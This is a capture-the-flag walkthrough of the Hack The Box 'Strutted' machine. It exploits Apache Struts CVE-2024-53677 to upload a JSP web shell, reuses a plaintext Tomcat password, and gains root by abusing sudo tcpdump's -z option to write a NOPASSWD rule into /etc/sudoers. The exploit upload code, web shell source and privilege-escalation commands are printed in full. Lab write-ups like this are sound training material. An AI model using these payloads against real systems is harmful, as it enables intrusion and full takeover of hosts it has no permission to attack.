Stutted HTB Walkthrough
Overview

Struttedis an medium-difficulty Linux machine featuring a website for a company offering image hosting solutions. The website provides a Docker container with the version of Apache Struts that is vulnerable to[CVE-2024-53677](https://nvd.nist.gov/vuln/detail/CVE-2024-53677), which is leveraged to gain a foothold on the system. Further enumeration reveals thetomcat-users.xmlfile with a plaintext password used to authenticate asjames. For privilege escalation, we abusetcpdumpwhile being used withsudoto create a copy of thebashbinary with theSUIDbit set, allowing us to gain arootshell.
Reconnaissance

Initial Reconnaissance found that both ports 22 (SSH) and ports 80 (HTTP) were open. I browsed to the services that were running over port 80 and found that Nginx was running and allowed for anonymous upload.


The Burp Suite Reconnaissance suggested that this was a Apache Struts. After Googling, “upload.action”, it was clear that it was Apache Struts:
There were three directories that were available to me:
- About
- How
- Download

Download gave me a download called strutted.zip and inside the strutted.zip contained red-herrings file called tomcat-users.xml that gave me a plaintext password for an admin account.

I had found that there was a james user account on the box; however, the password for that was incorrect leading me to believe that I did not have that easy of a way to obtain an initial foothold and eventually the user flag.
I looked into some of the code and interestingly enough, there was an Upload.java file that stated that whenever a file was uploaded, it would be uploaded to the System.getProperty("user.dir") + "/webapps/ROOT/uploads"
String baseUploadDirectory = System.getProperty("user.dir") + "/webapps/ROOT/uploads/";
        File baseDir = new File(baseUploadDirectory);
        if (!baseDir.exists() && !baseDir.mkdirs()) {
            addActionError("Server error: could not create base upload directory.");
            return INPUT;
        }
This lead to me believe the machine was vulnerable to CVE-2024-53677.
Resource Gathering
Initially, only images files were able to uploaded, but I looked for exploits that were publicly available for Apache Struts. I had found one.
The CVE was described as:
File upload logic in Apache Struts is flawed. An attacker can manipulate file upload params to enable paths traversal and under some circumstances this can lead to uploading a malicious file which can be used to perform Remote Code Execution.
Payload Development
Before initially executing the exploit, I always reference my article How Learning Code Helps with Penetration Testing. In this article, I always state that you should know what code you are executing before you fire it off.
So, diving into the exploit that I had found on GitHub:
- The exploit takes two required arguments:
urlandpath. Theurlrequires that theupload.actionbe specified to perform a POST request to. Thepathcommand is the path to our payload.
    parser.add_argument("-u", "--url", required=True, help="The URL to send the POST request to.")
    parser.add_argument("-p", "--path", required=True, help="The top.UploadFileName value.")
    parser.add_argument("-f", "--file", help="The local file to upload instead of the hardcoded file.")
- The
exploitfunction uploads aexploit_file.jsp, file content which is hardcoded into the Python code or is from the-pflag, and sets it totext/plain. Then, the filetop.UploadFileNameuses a self.path. - Then, the code attempts to make a POST request to the server with the URL specified and the file.
- If successful, prints a 200 code meaning that the POST request was OK.
- If not, states “Failed to Upload File”.
def exploit(self) -> None:
        files = {
            'Upload': ("exploit_file.jsp", self.file_content, 'text/plain'),
            'top.UploadFileName': (None, self.path),
        }

        try:
            response = requests.post(self.url, files=files)
            print("Status Code:", response.status_code)
            print("Response Text:", response.text)
            if response.status_code == 200:
                print("File uploaded successfully.")
            else:
                print("Failed to upload file.")
        except requests.exceptions.RequestException as e:
            print(f"Request failed: {e}")
- The initial JSP file contains several important parameters that will make our exploit much more juicy:
- Reminder, this file will be uploaded to the webroot directory and allowed to be served to me
- Also, I cut out some of the other code for brevity, if you want to dive into the code more EQSTLab
<%@ page import="java.io.*, java.util.*, java.net.*" %> // Imports all required Java libraries
<%
    String action = request.getParameter("action"); // the request looks to get the parameter ("action")
    String output = "";

    try {
        if ("cmd".equals(action)) { // if the "action" equals "cmd"
            // Execute system commands
            String cmd = request.getParameter("cmd"); // request gets the "cmd" parameter (at this point in time the request looks something like this: http://localhost/shell.jsp?action=cmd&cmd=)
            if (cmd != null) { // if cmd is not null or empty
                Process p = Runtime.getRuntime().exec(cmd); // let's execute whatever is the "cmd" parameter (cmd=ls)
                BufferedReader reader = new BufferedReader(new InputStreamReader(p.getInputStream())); // wraps a process's output stream for efficient line-by-line text reading
                String line;
                while ((line = reader.readLine()) != null) { // while the line is equal to reader.readline() (basically reading the entire content of the output from our command)
                    output += line + "\n"; // break each line of the output
                }
                reader.close(); // close the reader (stop the output)
            }
%>
Initial Access / User Flag
I gained initial access by exploiting the CVE I had discovered above by executing the following command:
python3 CVE-2024-53677.py -u http://strutted.htb/upload.action -p shell.jsp


It was a success!
Now that I had a file uploaded, I was able to execute commands via the web browser. I fired up Firefox and browsed to http://strutted.htb/shell.jsp. Initially, it gave us some weird encoded font, but luckily, through the code, I discovered that I had to add the action parameter and the cmd parameter.
http://strutted.htb/shell.jsp?action=cmd&cmd=cat conf/tomcat-users.xml


Lo and behold, the james user account shared the same password as the one I had found in this tomcat-users.xml file.
And, I got the first flag (for security purposes, I will not be divulging any flags, you’ll have to get it using this walkthrough):
System Reconnaissance

I always start by check the sudo -l command and had noticed that I had to exploit permissions that were set for the james user and had to privilege escalate with tcpdump.
Privilege Escalation
So, I turned to my good ol’ friend GTFO for TCPDump

COMMAND='id'
TF=$(mktemp)
echo "$COMMAND" > $TF
chmod +x $TF
sudo tcpdump -ln -i lo -w /dev/null -W 1 -G 1 -z $TF -Z root
The way to escalate privileges.
- Set a command I wanted to run
- Created a temp file
- Send the command to that temporary file
- Make the temporary file executable
- Run TCPDump with the -z flag
Usage: tcpdump [-AbdDefhHIJKlLnNOpqStuUvxX#] [ -B size ] [ -c count ] [--count]
                [ -C file_size ] [ -E algo:secret ] [ -F file ] [ -G seconds ]
                [ -i interface ] [ --immediate-mode ] [ -j tstamptype ]
                [ -M secret ] [ --number ] [ --print ] [ -Q in|out|inout ]
                [ -r file ] [ -s snaplen ] [ -T type ] [ --version ]
                [ -V file ] [ -w file ] [ -W filecount ] [ -y datalinktype ]
                [ --time-stamp-precision precision ] [ --micro ] [ --nano ]
                [ -z postrotate-command ] [ -Z user ] [ expression ]
The -z flag states a postrotate-command:
Used in conjunction with the -C or -G options, this will make tcpdump run " postrotate-command file " where file is the savefile being closed after each rotation. For example, specifying -z gzip or -z bzip2 will compress each savefile using gzip or bzip2. TCPDump Man Page

So for the final payload, I wrote the following bash file:
#!/bin/bash
echo "james ALL=(root) NOPASSWD:ALL"  >> /etc/sudoers
Executed the command:
sudo tcpdump -ln -i eth0 -w /dev/null -W 1 -G 1 -z ~/something.bash -Z root
Ran sudo bash, and BAM, I got ROOT!
Conclusion
All in all, this was a great machine for practicing enumeration and research skills. It challenges you to dig deep into online resources, understand specific technologies, and identify potential exploits. The box emphasizes the importance of thorough recon, analyzing services, and leveraging public vulnerabilities to gain access. It’s a valuable learning experience for improving your methodology and sharpening your ability to correlate information with real-world scenarios.